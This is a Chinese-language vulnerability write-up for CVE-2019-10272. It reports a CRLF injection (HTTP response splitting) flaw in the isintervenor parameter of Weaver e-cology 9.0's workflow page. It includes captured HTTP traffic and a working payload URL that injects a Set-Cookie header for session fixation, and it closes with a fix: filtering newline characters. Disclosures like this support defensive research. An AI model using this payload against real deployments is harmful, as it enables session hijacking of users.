泛微-e-cology9.0 存在 CRLF 注入漏洞

Weaver-e-cology9.0-CRLF Injection/HTTP Response Splitting（HRS）

漏洞发现

发现者：Be4r
联系人邮箱：rudderlessdespair@gmail.com
漏洞编号：CVE-2019-10272

漏洞介绍

CRLF 是”回车 + 换行”（\r\n）的简称。在 HTTP 协议中，HTTP Header 与 HTTP Body 是用两个 CRLF 分隔的，浏览器就是根据这两个 CRLF 来取出 HTTP 内容并显示出来。所以，一旦我们能够控制 HTTP 消息头中的字符，注入一些恶意的换行，这样我们就能注入一些会话 Cookie 或者 HTML 代码，所以 CRLF Injection 又叫 HTTP Response Splitting，简称 HRS。

影响产品


泛微-e-cology9.0（Weaver-e-cology9.0）

漏洞评级


高

漏洞利用


部署泛微 e-cology9.0 产品，访问测试：



测试登录后如下：




此次测试发现的 CRLF 在工作流程处，我们先来看一下我们登录后的 cookie：




尝试访问一下下面的测试地址，CRLF 注入点在 isintervenor 参数上。

http://localhost/workflow/request/ViewRequestForwardSPA.jsp?belongTest=false&f_weaver_belongto_userid=84938&f_weaver_belongto_usertype=0&isintervenor=ib3rq&requestid=1251&sessionkey=325_2395_84938_1553578680576



对不起，该流程已删除



Request Response

Raw Params Headers Hex

GET /workflow/request/ViewRequestForwardSPA.jsp?belongTest=false&f_weaver_belongto_userid=84938&f_weaver_belongto_usertype=0&isintervenor=ib3rq&requestid=1251&sessionkey=325_2395_84938_1553578680576 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (\Windows NT 6.1; \Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Cookie: ecology_JSessionId=abcYzm7fbU0e_65SpfhNw; __randcode__=abcYzm7fbU0e_65SpfhNw; loginidweaver=83101; languageidweaver=; loginuuids=200959
Connection: close
Upgrade-Insecure-Requests: 1

Request Response

Raw Headers Hex HTML Render


HTTP/1.1 302 Found
Server: Resin/3.1.8
Set-Cookie: ecology_JSessionId=abcYzm7fbU0e_65SpfhNw;Path=/;HttpOnly
Set-Cookie: __randcode__=abcYzm7fbU0e_65SpfhNw;Path=/;HttpOnly
Set-Cookie: loginidweaver=83101;Path=/;HttpOnly
Set-Cookie: languageidweaver=;Path=/
Set-Cookie: loginuuids=200959;Path=/
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1
X-UA-Compatible: IE=8
Location:
http: a/workflow/index_form.jsp#/main/workflow/req?sessionkey=325_2395_84938_1553578680576&isintervenor=ib3rq&f_weaver_belongto_userid=84938&f_weaver_belongto_usertype=0&requestid=1251&belongTest=false&timestamp=1553824466147
Content-Type: text/html; charset=utf-8
Content-Length: 280
Connection: close
Date: Fri, 29 Mar 2019 01:54:25 GMT

The URL has moved <a
href=" 5/spa/workflow/index_form.jsp#/main/workflow/req?sessionkey=325_2395_84938_1553578680576&isintervenor=ib3rq&f_weaver_belongto_userid=84938&f_weaver_belongto_usertype=0&requestid=1251&belongTest=false&timestamp=1553824466147">**here**

此时我们的 cookie 数据暂时是正常的，然后在 isintervenor 参数提交一次 payload。此处我提交的 payload 是设置 cookie,用以产生会话固定攻击。

http://localhost/workflow/request/ViewRequestForwardSPA.jsp?belongTest=false&f_weaver_belongto_userid=84938&f_weaver_belongto_usertype=0&isintervenor=ib3rq%0aSet-cookie:sessionid%3Dsectest&requestid=1251&sessionkey=325_2395_84938_1553578680576

对不起，您暂时没有权限！



此时发现，我们的 payload 在 Location 处被换行生效，设置了名为 sectest 的 session。

重新访问下未提交 Payload 时的测试地址，数据包如下：

此时，一次简单的 CRLF 攻击结束，此次的举措为利用 CRLF 产生一次会话固定攻击。

修复建议

过滤\r 、\n 之类的换行符，避免输入的数据污染到 HTTP 头。